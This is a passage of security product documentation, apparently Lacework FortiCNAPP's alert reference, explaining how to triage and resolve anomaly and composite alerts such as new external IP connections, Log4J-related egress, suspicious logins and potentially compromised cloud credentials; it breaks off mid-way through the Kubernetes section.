In cloud deployments, software typically demonstrates consistent network behaviors. Therefore, when there is new access to external domains, it may require investigation, particularly if the domain is unrelated to business operations.

Why this might be just fine

The connection may be anticipated if it originates from recently updated software, such as an upgraded or renamed version that retains its core functionality. It's important to note that the software can be a container image (for example, from docker.io) running on a cluster or a new software binary operating on a host. For interpreters like Java and Python, the primary program files, such as the main class or JAR file in Java, are considered software binaries.

Investigation

Each alert of this nature requires an initial investigation. Here are the key steps to follow:

1. Gather information about the domain:
   - Is it a domain owned by your company or a trusted third-party?
   - Check the Whois registration and historical records to identify the domain's owner.
   - Look for any known threat information associated with the domain.
2. Identify the originating software:
   - Determine the software responsible for the egress connection.
   - Review its historical behavior to establish if making egress connections is normal.

- Click the application name in the *Alert Description* to access the application dashboard. Examine the external connection details and the *Polygraph* section to determine if the software regularly establishes external connections.

3. Identify the user responsible for the connection: look for information about the user in the *Who* section of the alert.
4. Determine the volume of data exchanged:
   - Assess the number of bytes exchanged in both directions.
   - Significant data exchange exceeding 10KB suggests a meaningful amount of data transfer.
5. Investigate if the egress connection is related to the software supply chain. Check for recent software updates, particularly if a new version of a library introduced an external dependency. This check can be performed in tools such as Jira, ServiceNow, GitHub, or GitLab, depending on your organization.
6. If any findings appear suspicious, escalate the investigation. Look for patterns in logs related to the domain and involve your DevOps peers to gather their insights and opinions.

Resolution

If the connection appears to be the result of malicious use of an existing administrative tool, malware, or an exploited application, review logs from the source machine and application. If the machine is compromised, take the necessary steps to restore it to a known, clean state.

Outbound Connection to a New External IP Address From Application

This alert occurs when Lacework FortiCNAPP detects an outbound (egress) connection from a software application in your cloud deployment to an external IP address that has not been previously contacted within the last 90 days. The determination of the IP address as external is based on host routing tables, excluding private IP ranges as defined in RFC 1918. Lacework FortiCNAPP conducts a reverse IP lookup by correlating DNS queries and network connections within your cloud deployment.

This alert indicates no corresponding DNS query from the software, suggesting that the connection was established directly to a raw IP address.

Why this alert is important

Software operating within cloud deployments generally demonstrates consistent network behavior. Therefore, when there is new access to external IP addresses, it is advisable to investigate the situation.

Egress connections are commonly utilized to establish control during exploits, such as Log4J vulnerabilities. In cloud environments, the use of raw IP addresses raises suspicion due to several factors. Cloud deployments typically avoid direct reliance on IP addresses due to their frequent and unpredictable changes caused by mechanisms like load balancers, proxies, virtual hosting frameworks, content distribution networks, and more.

Conversely, malicious actors often favor raw IP addresses for various reasons. Using raw IPs allows them to evade traceability and avoid the overhead associated with setting up a dedicated domain name. Attackers are also comfortable with the unreliable and ephemeral nature of raw IPs.

Why this might be just fine

Though connections to IP addresses can be legitimate in some cases, it is important to consider that such instances are relatively uncommon. Certain services may be hosted behind static IP addresses for reasons related to reliability or performance. However, these fixed-IP services are typically rare, and if they exist, they usually involve a static or slowly changing set of IP addresses that are frequently and consistently used.

In specific scenarios, Lacework FortiCNAPP may encounter difficulties correlating an IP address to a resolved domain name. This can occur when the DNS query takes place on a different machine, and the IP address is transmitted within a network message, or due to application-level caching in libraries used for connecting to cloud providers. Additionally, high CPU usage or memory pressure can sometimes cause the agent to drop data necessary for identifying the DNS query.

In such cases, it is possible for this alert to generate false positives. However, the alert is still triggered to prevent attackers from concealing their activities behind a high system load. It is crucial to carefully evaluate the circumstances and gather additional context to determine the validity of the alert.

Investigation

Each alert of this nature requires an initial investigation. Here are the key steps to follow:

1. Gather information about the IP address:
   - Perform reverse DNS lookups to gather information about the IP address, helping identify false positives. For example, if the service already communicates with example.com, a reverse DNS lookup might reveal that the IP address belongs to example.com.
   - Explore other sources such as Whois registration and historical records to gain additional insights.
   - Check for any available threat information to determine if the IP address is known to be malicious.
     - Click the IP address in the *Alert Description* to initiate a VirusTotal search. This can provide further analysis and context regarding the IP address.
2. Identify the originating software and assess if it is usual for it to establish egress connections by reviewing its historical behavior. Click the application name in the *Alert Description* to access the application dashboard. Examine the external connection details and Polygraph sections to determine if the software frequently makes external connections.
3. Determine the user responsible for the connection by checking the *Who* section.
4. Assess the volume of exchanged data by analyzing the number of bytes transferred in both directions. Data exceeding 10KB indicates a significant amount of exchanged information.
5. Verify whether the egress connection is associated with the software supply chain. For instance, check if the software has been recently updated, potentially introducing a new version of a library that now relies on an external dependency.
   - Depending on your organization, it is advisable to examine platforms like Jira, ServiceNow, or your preferred SCM provider such as GitHub or GitLab for relevant information.
6. If there are any suspicious indications, escalate the investigation further. Look for patterns in logs that involve the specific IP address and involve your DevOps peers to gather their insights and opinions.

Resolution

If the connection appears to be the result of malicious use of an existing administrative tool, malware, or an exploited application, review logs from the host. If the machine is compromised, take the necessary steps to restore the affected systems to a known, clean state.

Outbound Connection to a New External IP Address From Host

This alert occurs when Lacework FortiCNAPP detects an outbound (egress) connection from your cloud deployment to an external IP address that has not been previously contacted within the last 90 days. The determination of the IP address as external is based on host routing tables, excluding private IP ranges as defined in RFC 1918. Lacework FortiCNAPP conducts a reverse IP lookup by correlating DNS queries and network connections within your cloud deployment.

This alert indicates no corresponding DNS query from the host, suggesting that the connection was established directly to a raw IP address.

Why this alert is important

Egress connections are commonly utilized to establish control during exploits, such as Log4J vulnerabilities. In cloud environments, the use of raw IP addresses raises suspicion due to several factors. Cloud deployments typically avoid direct reliance on IP addresses due to their frequent and unpredictable changes caused by mechanisms like load balancers, proxies, virtual hosting frameworks, content distribution networks, and more.

Conversely, malicious actors often favor raw IP addresses for various reasons. Using raw IPs allows them to evade traceability and avoid the overhead associated with setting up a dedicated domain name. Attackers are also comfortable with the unreliable and ephemeral nature of raw IPs.

Why this might be just fine

Though connections to IP addresses can be legitimate in some cases, it is important to consider that such instances are relatively uncommon. Certain services may be hosted behind static IP addresses for reasons related to reliability or performance. However, these fixed-IP services are typically rare, and if they exist, they usually involve a static or slowly changing set of IP addresses that are frequently and consistently used.

In specific scenarios, Lacework FortiCNAPP may encounter difficulties correlating an IP address to a resolved domain name. This can occur when the DNS query takes place on a different machine, and the IP address is transmitted within a network message, or due to application-level caching in libraries used for connecting to cloud providers. Additionally, high CPU usage or memory pressure can sometimes cause the agent to drop data necessary for identifying the DNS query.

In such cases, it is possible for this alert to generate false positives. However, the alert is still triggered to prevent attackers from concealing their activities behind a high system load. It is crucial to carefully evaluate the circumstances and gather additional context to determine the validity of the alert.

Investigation

Each alert of this nature requires an initial investigation. Here are the key steps to follow:

1. Gather information about the IP address:
   - Perform reverse DNS lookups to gather information about the IP address, helping identify false positives. For example, if the service already communicates with example.com, a reverse DNS lookup might reveal that the IP address belongs to example.com.
   - Explore other sources such as Whois registration and historical records to gain additional insights.
   - Check for any available threat information to determine if the IP address is known to be malicious.
     - Click the IP address in the *Alert Description* to initiate a VirusTotal search. This can provide further analysis and context regarding the IP address.
2. Identify the originating software and assess if it is usual for it to establish egress connections by reviewing its historical behavior. Click the application name in the *Alert Description* to access the application dashboard. Examine the external connection details and Polygraph sections to determine if the software frequently makes external connections.
3. Determine the user responsible for the connection by checking the *Who* section.
4. Assess the volume of exchanged data by analyzing the number of bytes transferred in both directions. Data exceeding 10KB indicates a significant amount of exchanged information.
5. Verify whether the egress connection is associated with the software supply chain. For instance, check if the software has been recently updated, potentially introducing a new version of a library that now relies on an external dependency.
   - Depending on your organization, it is advisable to examine platforms like Jira, ServiceNow, or your preferred SCM provider such as GitHub or GitLab for relevant information.
6. If there are any suspicious indications, escalate the investigation further. Look for patterns in logs that involve the specific IP address and involve your DevOps peers to gather their insights and opinions.

Resolution

If the connection appears to be the result of malicious use of an existing administrative tool, malware, or an exploited application, review logs from both hosts. If the machine is compromised, take the necessary steps to restore the affected systems to a known, clean state.

New External Server IP Address Connection

This alert occurs when Lacework FortiCNAPP detects a host or software in your cloud deployment that has made an outbound connection to an external IP address that it has not contacted in the past 90 days. The IP address is considered external based on the host's routing tables, excluding private IP ranges according to RFC 1918. Lacework FortiCNAPP performs a reverse IP lookup by correlating DNS queries and network connections in your cloud deployment. This alert indicates a direct connection to a raw IP address without a corresponding DNS query.

Why this alert is important

Raw IP addresses raise significant suspicions in cloud environments. Cloud deployments rarely utilize direct IP addresses due to frequent changes caused by mechanisms like load balancers, proxies, virtual hosting frameworks, content distribution networks, and more. Conversely, malicious actors often prefer raw IP addresses to evade traceability and the overhead associated with setting up a dedicated domain name. Attackers are unfazed by the unreliable and temporary nature of raw IPs.

Why this might be just fine

Though connections to IP addresses can be legitimate in some cases, it is important to consider that such instances are relatively uncommon. Certain services may be hosted behind static IP addresses for reasons related to reliability or performance. However, these fixed-IP services are typically rare, and if they exist, they usually involve a static or slowly changing set of IP addresses that are frequently and consistently used.

In specific scenarios, Lacework FortiCNAPP may encounter difficulties correlating an IP address to a resolved domain name. This can occur when the DNS query takes place on a different machine, and the IP address is transmitted within a network message, or due to application-level caching in libraries used for connecting to cloud providers. Additionally, high CPU usage or memory pressure can sometimes cause the agent to drop data necessary for identifying the DNS query.

In such cases, it is possible for this alert to generate false positives. However, the alert is still triggered to prevent attackers from concealing their activities behind a high system load. It is crucial to carefully evaluate the circumstances and gather additional context to determine the validity of the alert.

Investigation

To thoroughly investigate each alert, focus on the following key areas:

1. Use the *Investigation* tab for deeper analysis. The *Polygraphs*, *Process Details*, and *Container Image Information* sections also provide valuable insights into the specific machine, process, and container involved in the connection. This helps narrow down the source of the connection.
2. From the *Alert Details*, click the *Details* tab, then check if any data has been transferred by examining the *Where* section. Data transfers exceeding 10KB should prompt further investigation.
3. For IP addresses that require further scrutiny, click the IP address to access the network dashboard. Here, Lacework FortiCNAPP provides additional information on any observed activities related to that address within your environment. Additionally, you can click the *View on VirusTotal* link at the top of the screen for a third-party analysis of the IP address.

Resolution

If the connection appears to be the result of malicious use of an existing administrative tool, malware, or an exploited application, review logs from both hosts. If the machine is compromised, take the necessary steps to restore the affected systems to a known, clean state.

Outbound Connection From Vulnerable Application to an IP Address

This alert occurs when Lacework FortiCNAPP detects a software application with the critical Java Log4J vulnerability has made an outbound connection to an external IP address that it has not contacted in the last 90 days. Though the IP address may have been contacted by other parts of your deployment, this vulnerable software has not made contact with it until now.

This vulnerability, which allows remote code execution, has its own alert type. The software can be a container image running on a cluster or a software binary on a host, with detected vulnerable Log4J Java class files.

Why this alert is important

Log4J class files have been detected in this software, and it is displaying the key indicator of the vulnerability being exploited. This vulnerability enables attackers to gain remote code execution, granting them complete control over the affected host or container.

The Log4J exploit involves sending a specifically crafted string to a vulnerable application, triggering an outbound call to an external domain or IP address. Therefore, this alert potentially indicates exploitation activity targeting this application.

Why this might be just fine

Though this activity could potentially indicate exploit activity, it's important to acknowledge that there are legitimate reasons for an application to connect to a new IP address, such as changes in application or configuration.

Under certain circumstances, the risk of running Log4J-vulnerable software can be contained. For example, it can be isolated within a sandbox environment by utilizing tools like gVisor; or have strong network egress controls implemented by the DevOps team in collaboration with the security team. These security measures, which restrict DNS requests and network connections, can mitigate the risk.

However, it's crucial to prioritize patching or removing the Log4J-vulnerable software as a more reliable approach, as security controls may have gaps or be inadvertently disabled.

Investigation

This alert requires thorough and careful investigation, as new external connections serve as a strong indicator of Log4J (CVE-2021-44228) vulnerability exploitation.

When investigating this alert, consider the following questions:

1. What triggered the connection? Why did it occur?
2. Which process initiated the connection?
3. Is the process a known and legitimate one, or is it benign?
4. Is the connection a regular behavior of the mentioned process?
5. What is the origin of the IP address involved in the connection?
6. Has this IP address been associated with malicious behavior or flagged by our threat resources?
7. Are other machines within our network establishing connections to this IP address?
8. Were there any notable events or activities on the machine or resource just before or after the connection? Create a timeline of events to gain a comprehensive understanding.

When examining the *Alert Details* in the Console, direct your attention to the following critical areas:

1. Determine the IP address involved by reviewing the *Alert Description*.
2. Identify the origin of the connection, including the specific machine, user, and process involved.
3. Examine the number of bytes exchanged and the direction of the data transfer by reviewing the *Where* section.
4. To access information about the process, click the process or container name in the *Alert Description*. This will provide details about the process, including its runtime duration, prevalence on other machines, safety considerations, and any known threat information associated with it.
5. To assess the frequency of connections initiated by the process, refer to the *Alert Description*. For instance, you can examine if a process such as `/bin/foo` has initiated 24 connections to 12 distinct IP addresses in the previous 14 days. This information will help you gauge the level of activity associated with the process.
6. Gather information about the IP address, including details such as Whois registration, historical Whois records, reverse DNS information, and historical rDNS data. Determine if the IP address is flagged as known malicious by any sources or if there are any indications of malicious activity associated with it.
7. Identify other machines on your network connected to the same IP address by clicking the IP address in the alert. This information helps to understand the scope of the connection activity.

Resolution

Follow these steps to resolve the alert:

1. Apply patches or updates to address the vulnerability. This may require downtime or disruption to the application, so you should plan accordingly.
2. Implement additional security controls or hardening measures to prevent future attacks, such as configuring firewalls or intrusion detection systems to block certain types of traffic.
3. Monitor the system for further suspicious activity, such as additional connections or attempts to exploit the vulnerability.
4. Conduct regular security assessments to identify vulnerabilities and ensure security controls work effectively.

New Internal Connection

This alert occurs when Lacework FortiCNAPP detects an application running on a single machine or multiple machines connects for the first time to another application.

Why this alert is important

As east-west traffic with a data center is often predictable, this alert may reflect malicious lateral movement.

Investigation

Investigate both applications. Is one or both of the applications a recent addition, which would explain the new communication path? Is one of the applications a common administrative tool? If yes, investigate who used the tool and if the use is as expected. For example, did the user move data to a server as would be expected during a troubleshooting session or was data moved from a server? If the application is not easily identified, check if the file is listed as known malware or listed in Host > Files (FIM) on the Console.

Resolution

Determine if an internal connection is expected and benign. If the connection appears to be the result of malicious use of an existing administrative tool, trace the activity of the user back to the login. If the new connection is the result of malware, restore the machine to a known good state or replace the container with a new, clean version.

New Internal Host Connection

This alert occurs when Lacework FortiCNAPP detects a known internal host makes a new connection to an unknown internal host, identified by its IP address. If an application cannot be associated with a connection, Lacework FortiCNAPP publishes a machine alert.

Why this alert is important

As east-west traffic with a data center is often predictable, this alert may reflect malicious lateral movement.

Investigation

Identify the unknown destination IP address. Is the destination IP address within the data center subnet or some other subnet, such as a management vlan? If the IP address can be associated with a user or administrator, understand if the data center host should be initiating the connection. Look for any data transfer, for example, is data being sent to the unknown IP address. If the unknown IP address is part of the data center subnet or another data center subnet, determine if the unknown IP address should be receiving connections from the known data center host.

Resolution

Determine if a specific connection is expected and benign. If the connection appears to be the result of malicious use of an existing administrative tool or malware, review logs from both hosts. If the destination machine is a data center host without an agent, decide if the host should be receiving connections from the known data center host and consider adding an agent to the unknown host to incorporate the host into the baseline.

New Privilege Escalation

This alert occurs when Lacework FortiCNAPP detects a user has escalated privilege to a higher privileged account.

Why this alert is important

Mostly benign, but in some cases may indicate malicious activity—either an insider threat or an attacker employing a privilege escalation vulnerability.

After the initial compromise, a malicious actor typically needs to escalate privileges to move laterally in the network, execute malware, achieve persistence, etc. Escalating privilege usually indicates human intervention.

Investigation

Identify the user and application to determine if the behavior is expected, for example, as part of a troubleshooting session. If the behavior is not expected, expand the time horizon and investigate pre and post-event user activity across the data center. Investigate further actions taken by the privileged account and look for indicators of persistence, such as new crontab entries, or the running of applications that require escalated privileges, such as interacting with sockets.

Resolution

Determine if the privilege escalation was routine and benign. If it appears to be malicious, disable the user and take the necessary steps to restore any impacted hosts to a known, clean state.

Related Information

https://attack.mitre.org/tactics/TA0004/

New User

This alert occurs when the host running the agent sees a new user. A new user name generates this alert.

Why this alert is important

Users are created and given access to the data center by an administrator. Depending on the level of access assigned, an unauthorized new user may present a potential risk to the host and network.

Investigation

Contact the administrator and confirm the new user account.

Resolution

If the new user is determined to be unauthorized, disable the account. Perform local forensics, look for signs of lateral movement, and an alternative method of persistence. Take the necessary steps to restore the host to a known, clean state as necessary.

New Vulnerable Child Launched

This alert occurs when Lacework FortiCNAPP detects a newly created process or child process that is vulnerable to attack. This alert is typically triggered when a process or application is launched on a system and is identified as having known vulnerabilities that an attacker could exploit.

Why this alert is important

This alert indicates that your system is at risk of being compromised. By identifying and addressing vulnerable processes and applications, you can reduce the risk of a successful attack and improve the overall security of your system.

Investigation

Follow these steps to investigate the alert:

1. Check your system logs and security event logs to identify the process or application that triggered the incident. Look for any unusual activity or behavior that indicates a potential security issue.
2. Use vulnerability scanning tools or search vulnerability databases to identify any known vulnerabilities associated with the process.
3. Evaluate the potential impact of the vulnerability and the level of risk it poses to your system. Determine whether the vulnerability can be exploited remotely or if it requires local access to the system.

Resolution

Follow these steps to resolve the alert:

1. Apply any software patches or updates that address the vulnerabilities associated with the process or application. Keep your software up-to-date to minimize the risk of future security incidents.
2. Review and update your security settings to prevent unauthorized access to the vulnerable process or application. This may involve configuring firewalls, access controls, and other security settings to restrict access and protect your system.
3. If the process or application poses a high risk and cannot be secured through software patches or updates, consider removing or disabling it altogether.
4. Conduct a system-wide security assessment to identify any additional vulnerabilities or areas for improvement. Address any identified issues to strengthen your overall security posture.

New Vulnerable Internal Connection

This alert occurs when Lacework FortiCNAPP detects a new connection has been established between two internal hosts or systems that may be vulnerable to security threats or attacks.

Why this alert is important

This alert indicates an attempt by an attacker to move laterally within your network, compromising other systems and data. Identifying and addressing vulnerable processes and applications within your network can help reduce the risk of a security incident and protect your sensitive information.

Investigation

Investigating this alert involves several steps, including:

1. Identify the source and destination hosts.
2. Identify the protocol and port number used for the connection. This information can help you determine the type of traffic involved in the connection and the vulnerability's potential impact.
3. Identify the specific process or application that initiated the connection and the one that received the connection. This can help you identify which systems may be vulnerable to specific types of attacks.
4. Check for known vulnerabilities. This can be done by reviewing vulnerability databases, such as the National Vulnerability Database (NVD) or vendor-specific advisories.
5. Analyze the network traffic involved in the connection, including any packet captures or logs, to determine if any suspicious or malicious activity occurred. This can help you identify if any data was transferred or malicious commands were executed.
6. Review the logs of the systems involved in the connection to determine if any suspicious activity occurred, such as changes to system files, processes, or configurations.
7. Conduct further investigations such as system scans, reviewing user activity logs, or interviewing personnel involved in the systems or applications.

Resolution

Resolving this alert depends on the incident's details and the potential security risks. You can leverage the following general steps to resolve the incident:

1. Implement appropriate security measures to reduce the risk of exploitation, such as patching vulnerabilities, implementing network segmentation, restricting access, and using security monitoring tools.

2. Monitor the network for any unusual activity associated with the connection, such as unusual traffic patterns, file transfers, or other suspicious activity.
3. Conduct regular security assessments to identify and address any vulnerabilities in the network and systems. This can help prevent future incidents and improve overall security posture.

Suspicious Logins

This alert occurs when Lacework FortiCNAPP detects a failed SSH or RDP login followed by a successful SSH or RDP login from the same source IP within one hour.

Why this alert is important

This alert indicates that an IP address associated with a failed login attempt has successfully accessed your infrastructure. Such an alert should be investigated immediately. An example of this occurring is when an adversary attempts a brute-force attack via SSH or RDP and then successfully logs in to a host in your organization via SSH or RDP on from the same source IP within an hour.

Investigation

Determine what service the IP address successfully logged in to. Identify the account that was used and determine if the activity is known to the associated user. Investigate threat tags and any open source information to determine what activity the IP address has been associated with in the past. Examine the number of connections and size of data transfer for the connections to determine if meaningful data has been transferred.

Resolution

If the IP address and login is confirmed to be malicious, isolate the host and search for signs of persistence. Reset credentials for the user account in question. Determine internal connection patterns and look for indicators of lateral movement. After performing local forensics, return the machine to its last known good state, which may require reimaging the machine.

User Launched New Binary

This alert occurs when Lacework FortiCNAPP detects a user launches an application that has not previously observed being launched by that specific user.

Why this alert is important

The list of data center applications is for the most part static. New applications are sometimes introduced as part of a service offering or internal tooling changes, but their introduction may indicate malicious activity.

Investigation

Identify the new application. Is its introduction expected? If not, research the application and its purpose. Perform local forensics, look for signs of lateral movement.

Resolution

Determine if the application and its use are expected and benign. If it appears to be possible malicious use of an existing administrative tool, review logs from both source and destination machines. Disable the user and take the necessary steps to restore either host to a known, clean state.

User Logged In From New IP

This alert occurs when Lacework FortiCNAPP detects a known user logged in from an IP address not associated with the user.

Why this alert is important

User logins to the data center are often predictable–from a corporate office, through a VPN or from a home office. Although home office IPs are often dynamically allocated, they usually do not change upon lease renewal. A user login from a new IP address may indicate compromised user credentials.

Investigation

If the anomalous login source IP address is not easily explained, contact the user and confirm the login.

Resolution

If the login is determined to be the result of compromised credentials, disable the account. Perform local forensics, look for signs of lateral movement, and an alternative method of persistence. Take the necessary steps to restore the host to a known, clean state as necessary.

User Logged In From New Location

This alert occurs when Lacework FortiCNAPP detects a known user logged in from a location not associated with the user.

Why this alert is important

User logins to the data center are often predictable–from a corporate office, through a VPN, or from a home office. Although home office IPs are often dynamically allocated, the geo-location does not change upon lease renewal. A user login from a new location may indicate compromised user credentials.

Investigation

If the anomalous login source location is not easily explained, contact the user and confirm the login.

Resolution

If the login is determined to be the result of compromised credentials, disable the account. Perform local forensics, look for signs of lateral movement, and an alternative method of persistence. Take the necessary steps to restore the host to a known, clean state as necessary.

Composite alerts reference

In *Alerts*, there are three categories of alerts: *Policy*, *Anomaly*, and *Composite*. Policy and anomaly alerts are triggered by a single type of observation. Composite alerts are triggered by a combination of multiple types of observations that, taken together, provide evidence of suspicious activity or a potential intrusion.

By combining different types of observations together that relate to the same entities over a period of time, Lacework FortiCNAPP:

- Produces higher-precision alerts than it would by raising alerts on these observations individually.
- Automates much of the investigation process to reduce the amount of time required for you to triage alerts.

Viewing composite alerts

Each composite alert provides a summary of the activity that triggered the alert, details about its importance, and information to assist with its resolution. This information is presented in the following tabs:

Details

The *Details* tab provides:

- *Alert Description*: A high-level summary of the alert.
- *Supporting Facts*: Details about the types of observations included in the alert.

Observations

The *Observations* tab provides:

- *Primary Entities*: A list of the identities and machines about which observations were made.
- *Intrusion Graph*: Selected entities involved in the alert as nodes and selected relationships between them as edges.
  - Nodes represent one or more entities of the same type. If a node includes more than one entity, a number in the upper right indicates the number of entities it includes. Click the node to view the list of entities.
  - Edges represent one or more relationships of the same type. If an edge includes more than one relationship, click the edge to view the list of specific relationships.
- *Observation Timeline*: Observations ordered chronologically by the first time each type of observation was seen for each primary entity.
  - Rows show the primary entity for the observation as well as other secondary entities selected as particularly relevant for the observation.
  - Click a row to show the full list of involved entities as well as a list of particularly relevant relationships between entities highlighted by that observation.

Available composite alerts

The following table shows the available composite alerts. Most composite alerts are organized by the type of entity suspected of compromise and the severity of the alert. The severity of the alert corresponds to how confident Lacework FortiCNAPP is that an intrusion is in progress.

	Severity	
	High: **Potential compromise**	**Medium:** **Suspicious activity**
AWS identity	Potentially Compromised AWS Keys	Suspicious Activity AWS User
Azure identity	Potentially Compromised Azure	Suspicious Activity Azure
GCP identity	Potentially Compromised GCP	Suspicious Activity GCP
Host machine	Potentially Compromised Host	Suspicious Activity Host
Kubernetes identity	Potentially Compromised K8s	Suspicious Activity K8s

The additional Potential Penetration Test alert identifies scenarios that resemble penetration testing but should be investigated as a potential compromise if the alert appears when no known penetration testing has occurred.

If signals sufficient to trigger a *Potentially Compromised* alert arrive for an identity or host after a *Suspicious Activity* alert has been raised:

- That medium-severity *Suspicious Activity* alert will stop evolving, and
- A new, high-severity *Potentially Compromised* alert will be created with a new alert ID.

This makes sure that the introduction of the medium-severity *Suspicious Activity* alerts will in no way reduce the detection efficacy of high-severity Potentially Compromised alerts. Additionally, workflows that trigger based on high-severity *Potentially Compromise*d alerts will still function as before.

It is possible for a composite alert to include entities of multiple of the above types that are all suspected of compromise. In that case the composite alert type will reflect one of those entity types.

Composite alerts relating to host machines and Kubernetes identities are available to all customers who have Lacework FortiCNAPP agents installed, regardless of cloud provider.

Potentially Compromised AWS Keys

This alert occurs when Lacework FortiCNAPP detects a potentially exposed AWS access key.

Why this alert is important

Access keys are one of the most common means of authentication used in AWS. A leaked access key can give any attacker access to your environment.

Why this might be just fine

There are possible scenarios that could result in false positives, including:

- *Regular key rotation*: AWS keys are often rotated as a security best practice. During key rotation, old keys are disabled, and new keys are generated. This process can trigger the alert, even though it's a normal security practice.
- *Temporary IAM user actions*: If a temporary IAM user performs actions that appear unusual but are legitimate, such as accessing resources from different locations or regions, it might trigger the alert.
- *Legitimate access from new locations*: Legitimate users or services might access AWS resources from new or unexpected locations. This change in access patterns could be flagged as suspicious but may be legitimate.

Investigation

Use the recommendations below to investigate this alert:

- *Examine supporting evidence*: Click the *Events* tab to review potentially suspicious activities that occurred at the time of the alert. These activities may include login attempts from unfamiliar locations, unusual user behavior, or the utilization of sensitive APIs.
- *Inspect IP addresses of suspicious logins*: Refer to the *What* section in the *Alert Details* to locate the IP address. If an IP address is outside of your organization's network or is otherwise unknown, the IP address should be blocked.
- *Analyze methods used by the identities in question*:
  - Click the identity name mentioned in the *What* section. This action filters the CloudTrail dossier to show only the activities associated with the user in question, enabling a focused analysis of the user's actions within the account.
  - If there is further evidence of suspicious activity indicating tactics such as discovery, enumeration, defense evasion, or exfiltration, it is crucial to initiate immediate remediation measures.

Resolution

Conduct the following steps to prevent any further misuse or potential privilege escalation:

1. Determine resources that are affected by the compromised access keys.
   - If keys are permitted with read and write access, revoke them by disabling them instead of deleting them.
   - If keys are permitted with read access to already public resources, rotate access keys.
   - If keys are permitted with write access, ensure the data's integrity and see if any modification is made. In case of any modification, restore the data to the previous stage, and disable the exposed keys.
2. Invalidate the credentials.
   - Disable root credentials
   - Disable IAM user credentials
3. Invalidate the temporary security credentials.
4. Restore access with new credentials.
5. Review access to your AWS account.
   - Check the AWS account for persistent or residual access.
   - Search the CloudTrail logs to understand what actions might have been performed on your AWS resources.
   - Delete any unrecognized or unauthorized resources.

Potentially Compromised Azure

This alert occurs when Lacework FortiCNAPP detects evidence suggesting a potential compromise or breach of security for resources or data within your Azure environment. This encompasses unauthorized access, data leaks, exploitation of vulnerabilities, or other malicious activities.

Why this alert is important

Your Azure environment serves as the host for sensitive data, including user information, financial records, proprietary business data, and more. Detecting compromises is vital to thwarting unauthorized access and the theft of this valuable information.

Why this might be just fine

There are possible scenarios that could result in false positives, including:

- Security auditing activity or penetration testing
- Anomalous administration activity
- Anomalous usage of sensitive operations

Investigation

Use the recommendations below to investigate this alert:

- *Examine supporting evidence*: Click the *Events* tab to review potentially suspicious activities that occurred at the time of the alert. These activities may include login attempts from unfamiliar locations, unusual user behavior, or the utilization of sensitive APIs.
- *Inspect IP addresses of suspicious logins*: Refer to the *What* section in the *Alert Details* to locate the IP address. If an IP address is outside of your organization's network or is otherwise unknown, the IP address should be blocked.
- *Analyze Operations used by the identities in question*:
  - Click the identity name mentioned in the *What* section. This action filters the Audit Logs dossier to show only the activities associated with the user in question, enabling a focused analysis of the user's actions within the account.
  - If there is further evidence of suspicious activity indicating tactics such as discovery, enumeration, defense evasion, or exfiltration, it is crucial to initiate immediate remediation measures.

Resolution

Implement the following steps to remediate compromised credentials in your Azure environment:

- Block any IP addresses confirmed as malicious during the investigation phase.
- Disable any identities that have been confirmed as compromised during the investigation phase.
- Use the AI assist for further reference of resolution.

Potentially Compromised GCP

This alert occurs when Lacework FortiCNAPP detects evidence suggesting a potential compromise or breach of security for resources or data within your Google Cloud environment. This encompasses unauthorized access, data leaks, exploitation of vulnerabilities, or other malicious activities.

Why this alert is important

Your Google Cloud environment serves as the host for sensitive data, including user information, financial records, proprietary business data, and more. Detecting compromises is vital to thwarting unauthorized access and the theft of this valuable information.

Why this might be just fine

There are possible scenarios that could result in false positives, including:

- Changes in configurations, permissions, or access rights
- Automated updates or patches
- Network issues, glitches, or fluctuations in traffic

Investigation

Use the recommendations below to investigate this alert:

- *Examine supporting evidence*: Click the *Events* tab to review potentially suspicious activities that occurred at the time of the alert. These activities may include login attempts from unfamiliar locations, unusual user behavior, or the utilization of sensitive APIs.
- *Inspect IP addresses of suspicious logins*: Refer to the *What* section in the *Alert Details* to locate the IP address. If an IP address is outside of your organization's network or is otherwise unknown, the IP address should be blocked.
- *Analyze methods used by the identities in question*:
  - Click the identity name mentioned in the *What* section. This action filters the Audit Logs dossier to show only the activities associated with the user in question, enabling a focused analysis of the user's actions within the account.
  - If there is further evidence of suspicious activity indicating tactics such as discovery, enumeration, defense evasion, or exfiltration, it is crucial to initiate immediate remediation measures.

Resolution

Implement the following steps to remediate compromised credentials in your Google Cloud environment:

- Block any IP addresses confirmed as malicious during the investigation phase.
- Disable any identities that have been confirmed as compromised during the investigation phase.

Potentially Compromised Host

This alert occurs when Lacework FortiCNAPP detects a suspicious activity on a host or endpoint may suggest it has been compromised. Various activities, such as unauthorized access attempts, unusual system behavior, or malicious software, may trigger this alert.

Why this alert is important

This alert indicates that unauthorized or malicious activity is occurring on a host or endpoint within your network. This activity could result in serious security breaches, data theft, or system damage if left undetected or unaddressed.

Investigation

Investigating a potential host compromise involves thoroughly analyzing the affected host or endpoint to identify any signs of unauthorized or malicious activity.

Here are some steps you can leverage for your investigation:

1. Isolate the affected host from the network to prevent further unauthorized access or activity.
2. Collect all available information about the host, including system logs, network traffic logs, and other relevant data.
3. Use forensic analysis techniques to examine the system and identify any signs of unauthorized access or activity. This may include looking for suspicious files, network connections, or system configuration changes.
4. Run anti-malware scans on the affected host to check for any malicious software or code that may have been installed. Determine how the host was compromised and whether the attack originated from inside or outside the network.

Resolution

To resolve this alert, you can follow these general steps:

1. Use anti-malware tools to remove any malicious software or code that may have been installed on the host.
2. Patch any vulnerabilities in the system that the attacker may have exploited.
3. Reset all user account passwords on the affected host and any administrative passwords associated with the host.
4. If necessary, restore the affected host from a known good backup to ensure it is completely free from malicious activity.
5. Review your organization's security controls to identify any gaps or weaknesses that may have allowed the compromise to occur.
6. Monitor the host and network for further signs of unauthorized or malicious activity.

Potentially Compromised K8s

This alert occurs when Lacework FortiCNAPP detects evidence suggesting potentially compromised Kubernetes (K8s) user credentials. This alert is supported for EKS and GKE environments.

Why this alert is important

It is important to manage K8s credentials properly because they provide users with access to the K8s API and allow them to interact with K8s resources in the cluster or a particular cluster namespace.

Why this might be just fine

There are possible scenarios that could result in false positives, including:

- Changes in configurations, permissions, or access rights
- Automated updates or patches

Investigation

Use the recommendations below to investigate this alert:

- *Examine supporting evidence*: Click the *Events* tab to review potentially suspicious activities that occurred at the time of the alert. These activities may include unusual user behavior, allowed or forbidden sensitive K8s APIs, and suspicious IPs from which the APIs are triggered
